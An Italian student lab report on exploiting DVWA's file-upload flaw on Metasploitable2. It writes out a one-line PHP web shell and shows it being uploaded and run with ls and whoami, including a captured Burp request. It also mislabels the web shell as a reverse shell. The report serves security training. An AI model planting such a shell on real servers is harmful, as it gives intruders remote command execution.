

Exploit File upload

Target: Metasploitable2

Durata temporale dell'attività:
2 ore

Attività eseguita da:
Leonzio Emanuele

Indice generale

Introduzione.....	3
Creazione DVWA.....	4
Test Shell.....	6
Conclusioni.....	8

Introduzione

In questo report documentiamo le attività svolte per configurare un laboratorio virtuale finalizzato all'analisi e allo sfruttamento di vulnerabilità in un ambiente simulato. Il laboratorio è stato allestito utilizzando una macchina Kali Linux e una macchina vulnerabile Metasploitable, con l'obiettivo di assicurare la comunicazione tra di esse. Successivamente, ci siamo concentrati sull'identificazione e l'utilizzo di una vulnerabilità di tipo "file upload" presente nell'applicazione web DVWA (Damn Vulnerable Web Application), ospitata sulla macchina Metasploitable.

L'obiettivo principale era ottenere il controllo remoto del sistema target attraverso l'upload di una shell in PHP, sfruttando le lacune di sicurezza del sistema. Questo ha permesso di eseguire comandi remoti sulla macchina Metasploitable.

Parallelamente, per comprendere meglio le dinamiche delle richieste e risposte HTTP nel contesto dell'attacco, abbiamo utilizzato Burp Suite come strumento di intercettazione e analisi. Questa fase è stata cruciale per studiare le interazioni tra client e server e per comprendere come gli hacker etici possono utilizzare tali informazioni per pianificare attacchi o implementare contromisure efficaci.


Il report è organizzato in sezioni che descrivono la configurazione dell'ambiente, l'analisi della vulnerabilità, i dettagli tecnici delle procedure di sfruttamento e le osservazioni ricavate tramite Burp Suite. Questo documento intende fornire una guida pratica e dettagliata, utile non solo per l'esecuzione di test di sicurezza ma anche per comprendere le implicazioni etiche e tecniche legate a tali attività.

2. Creazione e Caricamento della Shell su DVWA

Una delle tecniche più comuni per sfruttare vulnerabilità di tipo file upload è l'utilizzo di una web shell, ovvero un file eseguibile sul server che consente di eseguire comandi remoti una volta caricato con successo. In questo caso, l'applicazione vulnerabile DVWA (Damn Vulnerable Web Application) è stata configurata per accettare file caricati, e il nostro obiettivo era sfruttare questa funzionalità per ottenere una shell in PHP.

2.1. Creazione della Web Shell

La web shell è stata creata utilizzando il linguaggio PHP, noto per la sua semplicità e la capacità di eseguire comandi di sistema. Un esempio di codice per una shell base è il seguente:



```
(kali㉿kali)-[~]  
$ cd Desktop  
  
(kali㉿kali)-[~/Desktop]  
$ sudo nano shell.php  
  
File Actions Edit View Help  
GNU nano 8.2 shell.php  
<?php system($_REQUEST["cmd"]); ?>
```

Questo script, una volta eseguito, permette di inviare comandi al server remoto attraverso un parametro HTTP (cmd), ottenendo direttamente l'output sul browser o tramite strumenti come cURL.

2.2 Preparazione e Configurazione della DVWA

Prima di caricare la shell, è stato necessario configurare la DVWA in modo che accetti il file PHP, seguendo i seguenti passaggi:

- **Livello di Sicurezza:** Abbiamo impostato il livello di sicurezza di DVWA su low, per ridurre i controlli sull'upload dei file.
- **Verifica del Caricamento:** Abbiamo testato la funzionalità di upload caricando file non dannosi (es. un'immagine .jpg) per confermare che il meccanismo di caricamento fosse attivo e funzionante.

2.3. Caricamento della Shell

Una volta preparata la web shell, questa è stata caricata attraverso l'interfaccia di DVWA. Analizzando la richiesta HTTP tramite Burp Suite, abbiamo confermato che il file veniva effettivamente salvato sul server.

Vulnerability: File Upload

Choose an image to upload:

shell.php

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload

<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

5. Individuazione del Percorso della Shell

Dopo il caricamento, è stato necessario individuare il percorso esatto del file sul server. In DVWA, i file caricati sono spesso salvati in una directory predefinita, ad esempio:

Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../hackable/uploads/shell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload


<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websecurity/upload-forms-threat.htm>


3. Test della Shell

Infine, abbiamo verificato il funzionamento della shell accedendo al file attraverso il browser su Burpsuite, e inviando comandi come:


`.php?cmd=ls;Whoami;`




Risultato con creazione file di testo:



cmd=ls:



cmd=whoami



Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to http://192.168.1.7:80

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=whoami HTTP/1.1
2 Host: 192.168.1.7
3 Accept-Language: en-US
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=c31fc58c856c7bdf2e0789e6ccae686
9 Connection: keep-alive
10
11
```

Considerazioni finali

In questo laboratorio, abbiamo configurato un ambiente virtuale per simulare scenari di sicurezza informatica, utilizzando le macchine Kali Linux e Metasploitable connesse nella stessa rete. È stata verificata con successo la comunicazione tra le due macchine, garantendo la possibilità di interagire con i servizi esposti sulla macchina bersaglio.

L'obiettivo principale era sfruttare la vulnerabilità di file upload presente su DVWA (Damn Vulnerable Web Application) per ottenere l'esecuzione di comandi remoti tramite una reverse shell in PHP. Seguendo i passaggi stabiliti:

- Abbiamo caricato con successo un file PHP malevolo sfruttando la debolezza nei controlli di sicurezza dell'applicazione.

Un ulteriore aspetto critico di questo laboratorio è stato l'uso di Burp Suite per intercettare e analizzare ogni richiesta HTTP verso DVWA. Questo ha permesso di comprendere meglio il funzionamento dell'applicazione web, identificare punti deboli specifici nel processo di upload dei file e verificare eventuali modifiche necessarie per aggirare i controlli applicativi.

Durante il laboratorio, abbiamo approfondito:

1. Analisi delle vulnerabilità: Identificazione e sfruttamento di una vulnerabilità di file upload.
2. Utilizzo di strumenti per il penetration testing:
 - Burp Suite per analizzare e modificare richieste HTTP.
3. Creazione e uso di reverse shell in PHP per ottenere l'accesso remoto alla macchina bersaglio.
4. Conoscenza pratica di DVWA, uno strumento progettato per simulare vulnerabilità comuni nelle applicazioni web.

Questo laboratorio ha permesso di sviluppare una comprensione più profonda delle tecniche e degli strumenti utilizzati dagli hacker etici per testare la sicurezza di un sistema. Il completamento dell'esercizio ha mostrato come un'errata gestione dell'upload dei file possa rappresentare un grave rischio per un'applicazione web. Infine, l'uso di strumenti professionali come Burp Suite ha rafforzato la capacità di analizzare e mitigare vulnerabilità simili in contesti reali.